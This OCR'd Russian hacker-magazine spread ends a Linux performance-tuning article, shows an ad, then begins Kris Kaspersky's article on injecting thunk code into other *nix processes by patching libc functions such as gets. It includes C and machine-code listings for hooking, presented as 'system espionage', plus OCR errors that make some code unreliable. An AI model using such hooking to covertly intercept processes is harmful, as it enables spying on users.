
/ Упреждающее планирование (Anticipatory Scheduling) — при чтении программой данных с диска ядро пытается предугадать, какие данные программа, вероятно, будет читать при следующей операции чтения. Если ядро правильно угадало «мысли» программы, то этот алгоритм позволит существенно повысить производительность системы. Кроме того, эффективность этого алгоритма сильно зависит и от логики программы.

```
elevator=as
```

/ «Справедливая» очередь (Complete Fairness Queuing) — равные права для всех программ. Ядро равномерно планирует операции ввода/вывода для каждой программы, здесь нет каких-либо программ, которые могут монополизировать доступ к диску. Если несколько программ одновременно запросят доступ к диску, все они получат ответ. Данный метод в некоторых случаях позволяет повысить производительность системы, а в некоторых, наоборот, снижает общую производительность — все зависит от конкретных задач.

```
elevator=cfq
```

7 ИНСТРУМЕНТОВ ТЮНИНГА



/ Deadline-планирование или планирование крайних сроков (Deadline Queuing) — все приложения, запросившие доступ к диску, ставятся в очередь. Из очереди извлекается одна программа, которая и получает практически монопольный доступ к диску. Пока эта программа работает, все остальные ожидают в очереди. По истечении определенного времени планировщик переводит эту программу в состояние ожидания и переключается на другую программу — следующую в очереди. Теперь вторая программа получает доминирующий доступ к диску. Затем третья, четвертая и т.д. К примеру, данный метод хорош для сервера баз данных.

```
elevator=deadline
```

У каждого алгоритма есть свои преимущества и недостатки. Но только два алгоритма подходят для обычного домашнего компьютера — as и cfq. Для изменения планировщика перекомпиляция ядра не требуется: достаточно передать параметр elevator при загрузке. Чтобы каждый раз вручную не выполнять эту операцию, пропиши в конфигурационном файле своего загрузчика следующие строки:

Фрагмент /etc/lilo.conf

```
image=/boot/vmlinuz-2.6.9
    label=Linux
    root=/dev/hda1
    append="elevator=as"
```

Фрагмент /boot/grub/grub.conf

```
title My Default Linux
root (hd1,0)
kernel /boot/vmlinuz-2.6.9 ro root=/dev/hda1
elevator=as
```

В случае с LILO по окончании редактирования файла не забудь командой «lilo» перезаписать загрузчик.

Конфигурирование ядра

Повысить производительность системы может правильно сконфигурированное ядро. При конфигурировании ядра нужно следовать следующим правилам:

/ Отключай неиспользуемые тобой драйвера устройств, протоколы, реализации и т.д.

/ Наиболее часто используемые модули можешь включить в ядро. Да, модуль — это хорошо, но если код находится в составе ядра, то не нужно тратить время на его загрузку с диска.

Только не переусердствуй — всему есть мера. Можно отключить все и оставить самый минимум, а потом, чтобы подключить Flash-диск приятеля, нужно будет снова перекомпилировать ядро, только зачем тебе это нужно?

В двух словах напомню команды для перекомпиляции ядра:

```
# make menuconfig или make xconfig
# make bzImage
# make modules
# make modules_install
# make install
```

Первая команда запускает конфигуратор ядра: menuconfig работает в текстовом режиме, основан на ncurses; xconfig работает в графическом режиме. Вторая команда собирает само ядро. Третья и четвертая собирают и устанавливают модули. А последняя — устанавливает ядро, которое было собрано с помощью второй команды.

Установка новой системы инициализации

Экспериментальная система инициализации initng позволяет практически мгновенно загружать Linux. На установку и тонкую настройку этой системы может уйти пара часов, но результат, поверь, того стоит. По умолчанию практически во всех дистрибутивах Linux используется старая добрая программа init. Именно она выполняет всю рутинную работу по инициализации системы. Но «выполняет» — это громко сказано. По своей природе init довольно ленива: все, что она делает, — это анализирует файл */etc/inittab* и, в зависимости от его содержимого, запускает сценарии из */etc/rc.d*, которые написаны на языке командного интерпретатора. В следствие того, что в новой системе инициализации выполнением сценариев занимается сама initng, загрузка Linux происходит значительно быстрее.

За подробностями обращайся к статье «Молниеносная загрузка тукса», опубликованной в предыдущем номере Хакера.

Файловая система

Еще несколько лет назад ни один дистрибутив не выжимал из жесткого диска все, что он может, соответственно, винч работал в режиме черепашки, и его приходилось «разгонять» с помощью hdparm. Сейчас вряд ли посредством этой программы можно существенно поднять производительность винта, поскольку это сделали разработчики дистрибутива за нас. Но шанс произвести оптимизацию еще есть: можно либо изменить ext3fs на reiserfs/xfs/jfs, либо выбрать оптимальный для себя режим ext3fs. Самым быстрым режимом является режим обратной записи (writeback), так как в этом случае в журнал записываются только изменения метаданных файловой системы. Изменить алгоритм можно в файле */etc/fstab*, например:

```
# vi /etc/ fstab
/dev/hda1/ ext3 data=writeback 1 0
```

Самый медленный режим — Journal — протоколирует все изменения файловой системы и метаданных. Ordered записывает только изменения метаданных, но это происходит перед самим изменением. Его выбирать не нужно, поскольку он используется по умолчанию.

Также могут повысить производительность некоторые флаги монтирования, например noatime. При каждом доступе к файлу в inode файла обновляется время последнего доступа, которое на практике используется очень редко. Параметр noatime отключает обновление времени последнего доступа, что позволяет увеличить быстродействие файловой системы.

```
# vi /etc/ fstab
/dev/hda1 / ext3 noatime,data=writeback 1 0
```

На этом тюнинг домашнего тукса можно считать завершенным. Если есть какие-нибудь вопросы, то пиши или задавай их на форуме моего сайта www.dkws.org.ua.


BINARY YOUR'S



короче

Для хорошей рекламы необходимо
всего несколько слов.
Ключевых.

Купи слова.
956-68-66
adv@yandex.ru
adv.yandex.ru



КРИС КАСПЕРСКИ АКА МЫЩЪХ

СИСТЕМНЫЙ ШПИОНАЖ В *NIX

ЧАСТЬ 2


ШПРИЦ ДЛЯ *NIX,
ИЛИ ФУНКЦИИ НА ИГЛЕ



ВНЕДРИТЬСЯ В АДРЕСНОЕ ПРОСТРАНСТВО ЧУЖОГО ПРОЦЕССА — ПРОЩЕ ПРОСТОГО! В ПЕРВОЙ ЧАСТИ СТАТЬИ МЫ ПОКАЗАЛИ, КАК СКОНСТРУИРОВАТЬ УНИВЕРСАЛЬНЫЙ ШПРИЦ. ТЕПЕРЬ ОСТАЕТСЯ ТОЛЬКО ЗАМУТИТЬ ТОТ МАГИЧЕСКИЙ РАСТВОР, КОТОРЫЙ БУДЕТ ВВЕДЕН ВНУТРЬ ЧУЖЕРОДНЫХ КЛЕТОК МАШИННОГО КОДА. НАВСТРЕЧУ НАШЕЙ ВАКЦИНЕ ТУТ ЖЕ УСТРЕМИТСЯ БАТАЛЬОН ИММУННЫХ ТЕЛ, ГОТОВЫХ СОЖРАТЬ ЕЕ В ОДИН МОМЕНТ (И ВЕДЬ СОЖРУТ ЖЕ!). НО МЫЩЪХ ЗНАЕТ ОДИН ХИТРЫЙ РЕЦЕПТ...

Введение

Классический алгоритм внедрения shell-кода выглядит так: сохраняем несколько байт перехватываемой функции и ставим jump на свой thunk, который делает, что задумано, выполняет сохраненные байты и передает управление оригинальной функции, которая может вызываться как по jump, так и по call (подробнее этот вопрос рассмотрен в статье «Капитуляция защитных механизмов», опубликованной в Хакере).
Самое сложное — выбрать место для размещения thunk'a. Это должна быть память, доступная всем процессам, а такой памяти в нашем распоряжении нет! Мы знаем, что «подопытная» библиотека претендует на адресное пространство каждого процесса, но это пространство уже занято! Наскрести пару десятков байт, отведенных под выравнивание, вполне реально, только нам этого не хватает! Приходится хитрить.
Прежде всего мы можем разместить код перехватчика в какой-нибудь «ненужной» функции, например gets, а в начало всех перехватываемых функций внедрить... нет, не jump (в этом случае перехватчик не сможет определить, откуда пришел вызов), а call gets! Внутри gets перехватчик выталкивает из стека адрес возврата, уменьшает его на длину команды call (в 32-разрядном режиме — 5 байт) и получает искомый указатель на функцию.



установка hook'а на функцию write, в начало которой внедрена команда перехода на gets

Зная указатель, можно определить имя функции — в этом нам поможет функция dladdr из GNU Extensions. В POSIX она не входит, но поддерживается практически всеми *nix'ами, так что на этот счет можно не волноваться. Примечание: напоминаем, что при внедрении в gets, равно как и в любой другой функции, мы можем пересекать границы страниц, поскольку за концом текущей страницы наверняка находится совсем посторонняя область памяти! Если же возникает необходимость модифицировать функцию gets целиком, то необходимо найти все принадлежащие ей страницы тем же самым методом, которым мы нашли первую из них.
Проблема в том, что dladdr находится в библиотеке libdl.x.so, которой может и не быть в памяти конкретно взятого процесса, а если она там есть, то неизвестно, по какому адресу загружена. Некоторые хакеры утверждают, что в thunk-коде можно использовать только прямые вызовы ядра через интерфейс INT 80h, а все остальные функции недоступны. На самом деле это не так! Как показывает дизассемблер, dladdr — это всего лишь «обертка» вокруг _dl_addr, реализованной в libc.so.x, а она-то доступна наверняка! Вот только на базовый адрес загрузки закладываться ни в коем случае нельзя, и вызов должен быть относительным.
Простейшая подпрограмма генерации относительного вызова выглядит так:

Подпрограмма генерирует относительный вызов и помещает его в глобальный буфер buf_code, lib_name — имя хакаемой библиотеки, from — имя функции, из которой будет осуществляться вызов, например gets, to — имя функции, которую нужно вызывать, например write, delta — смещение инструкции call от начала thunk-кода:

```
// call 00000h
unsigned char buf_code[]={0xE8, 0x0, 0x0, 0x0,0x0};

call_r(char *lib_name, char *from, char *to, int delta)
{
    unsigned char *base, *from, *to;

    base = dlopen(lib_name,RTLD_NOW); if (!base) return -1;
    from = dlsym(base,from); if (!from) return -1;
    to   = dlsym(base,to); if (!to) return -1;

    *((unsigned int*)&buf_code[1]) = \
        to — from — sizeof(buf_code) — delta;
            return 666;
}
```

Функция call_r вызывается из программы-инсталлятора, например нашей mem.c, и генерирует относительный вызов call по адресу from на адрес to. Она может использоваться для вызова любых функций, а не только _dl_addr.

функция dladdr в действительности реализована в libc.so, где она называется _dl_addr

Модернизируем программу mem.c и отпатчим функцию gets так, чтобы она выводила символ «*» на экран. Мы будем вызывать функцию write из библиотеки libc со следующими параметрами: write (1,&"*",1) — обрати внимание на конструкцию &«*». Мы заталкиваем в стек символ «*» и передаем функции его указатель. А что еще остается делать? Сегмент данных ведь недоступен! Приходится использовать стек! При желании туда можно затолкать не только один символ, но и ASCIIZ-строку (только не забудь потом вытолкнуть обратно — некоторые забывают, в результате чего имеют несбалансированный стек и получают segmentation fault).

Модернизированный вариант программы mem.c, внедряющий в начало gets вызов write(1,&"*",1);

```
// начало thunk-кода. Заталкиваем в стек аргументы функции write,
но саму функцию еще не вызываем, так как не знаем ее адреса
unsigned char buf_pre[]={ 0x6A,0x2A,     /* push 2Ah */
                0x8B,0xDC,   /* mov ebx,esp */
                0x33,0xC0,   /* xor eax,eax */
                0x40,        /* inc eax */
                0x50,        /* push eax */
                0x53,        /* push ebx */
                0x50         /* push eax */
};

// сюда записывается сгенерированный относительный вызов
функции write
unsigned char buf_code[]={0xE8,0x0,0x0,0x0,0x0};

// конец thunk-кода. Выталкиваем аргументы из стека вместе с
символом "*" и возвращаемся по ret
unsigned char buf_post[]={
                0x83,0xC4,0x10,        /* add esp,10 */
                0xC3         /* ret */
                };

// буфер, в который будет записан собранный thunk-код в следую-
щей последовательности: buf_pre + buf_code + buf_post:
unsigned char buf_dst[sizeof(buf_pre) + sizeof(buf_code) +
    sizeof(buf_post)];


// генерируем относительный вызов write
call_r("libc.so.6", "gets", "write", sizeof(buf_pre));

// собираем thunk-код
memcpy(buf_dst, buf_pre, sizeof(buf_pre));
memcpy(buf_dst + sizeof(buf_pre), buf_code, sizeof(buf_code));
memcpy(buf_dst + sizeof(buf_pre) + sizeof(buf_code), buf_post,
    sizeof(buf_post));

// ставим C3h (ret) или восстанавливаем
стандартный пролог обратно
if (page_buf[((unsigned int)p) % PAGE_SIZE] == 0xC3)
    page_buf[((unsigned int)p) % PAGE_SIZE] = 0x55;
else
    page_buf[((unsigned int)p) % PAGE_SIZE] = 0xC3;

// копируем thunk-код поверх функции gets
memcpy(&page_buf[((unsigned int)p) % PAGE_SIZE],
    buf_dst,sizeof(buf_dst));
```

Компилируем программу и убеждаемся, что она работает, вплотную приближая нас к созданию полноценного перехватчика. Чуть-чуть усложнив thunk-код, мы сможем не только выводить свои данные на экран, но и сохранять log в файл!



результат работы кода, «впрыснутого» в gets (звездочки и точки идут косяками за счет буферизации)


Программировать в машинных кодах очень неудобно, и возникает естественное желание задействовать Си и другие языки высокого уровня. И это возможно! Поскольку thunk-код вызывается в контексте вызывавшего его процесса, он может загружать свои собственные динамические библиотеки, вызывая dlopen/dlsym. На машинном коде пишется лишь крохотный загрузчик, а основной код перехватчика сосредотачивается в динамической библиотеке, которую можно написать и на Си. Кстати говоря, отказываться от функции gets совершенно необязательно, ведь мы можем перенести ее функционал в нашу динамическую библиотеку! Только переносить необходимо именно функционал (то есть переписывать функцию заново), а не пытаться копировать код, так как gets вызывает «свои» подфункции по относительным адресам. При перемещении ее тела на другое место они изменятся и... здравствуй, segmentation fault!

Перехват функций не во сне, а наяву

Самое сложное в перехвате — это определить границы машинных инструкций, поверх которых записывается команда перехода на перехватчик (он же thunk, расположенный в нашем случае в теле функции gets). По-хорошему, для решения этой задачи требуется написать мини-дизассемблер, но... это же сколько всего писать придется! А можно ли без него обойтись? Можно!

В начале большинства библиотечных функций расположен стандартный пролог вида PUSH EBP/MOV EBP,ESP/SUB ESP, XXXh (55h/89h E5h/ 83h ECh XXh), дающий нам 5 байт — необходимый минимум для внедрения! Встречаются и другие, слегка видоизмененные прологи, например: PUSH EBP/MOV EBP,ESP/PUSH EDI/PUSH ESI (55h/89h E5h/ 57h/ 56h); PUSH EBP/MOV EAX, 0FFFFFFFFh/MOV EBP, ESP (55h/B8h FFh FFh FFh FFh/89h E5h); PUSH EBP/XOR EAX, EAX/MOV EBP,ESP (55h/31h - 0h/89h E5h). Хороший перехватчик должен их учитывать.

функция gettimer с прологом, далеким от стандартного



Таким образом, наш перехватчик должен проверить первые 5 байт перехватываемой функции и, если они совпадают со стандартным (или слегка оптимизированным) прологом, скопировать этот пролог в свое тело и выполнить его перед передачей управления оригинальной функции. А куда его можно скопировать? Сегмент данных, как уже говорилось, нам недоступен, стек трогать нельзя (перед передачей управления на функции он должен быть восстановлен), а сегмент кода запрещен для модификации.

Существует по меньшей мере три решения:

во-первых, мы можем вызывать функцию mprotect, присвоив кодовой странице атрибут writable (но это некрасиво);
во-вторых, трогать стек все-таки можно: забрасываем пролог на верхушку, забрасываем туда же копию всех аргументов и передаем ей управление как ни в чем не бывало;
в-третьих, мы можем поступить так:

Фрагмент программы-инсталлятора, анализирующей пролог перехватываемой функции и устанавливающей обработчик с соответствующим прологом:

```
// «коллекция» разнообразных прологов для сравнения
unsigned char prolog_1[]={0x55h,0x89,0xE5,0x83,0xEC};
unsigned char prolog_2[]={0x55,0x89,0xE5,0x57,0x56};

// буфер, в который будет записан сгенерированный код
unsigned char buf_code[1024];

// определяем адрес перехватываемой функции
p = msym(base, fnc_name);

// если в начале перехватываемой функции расположен prolog_1, то внедряем в ее начало call на
// prepare_prolog_1
if (!memcmp(p, prolog_1, sizeof(prolog_1))
	call_r(base, fnc_name, "gets", 0);

// если в начале перехватываемой функции расположен prolog_2, то внедряем в ее начало call на
// prepare_prolog_2
if (!memcmp(p, prolog_1, sizeof(prolog_2))
	call_r(base, fnc_name, "gets", offset prapare_prolog_2-offset prepare_prolog_1);
```

Теперь заносим номер «нашего» пролога в регистр EAX, чтобы перехватчик знал, какой ему пролог эмулировать.

Базовый код перехватчика (расположен в gets), поддерживающий несколько различных прологов:

```
prepare_prolog_1:
        MOV EAX, 0x1
        JMP short do_begin

prepare_prolog_2:
        MOV EAX, 0x2
        JMP short do_begin

prepare_prolog_n:
        MOV EAX, 0x2
        JMP do_begin

do_begin:
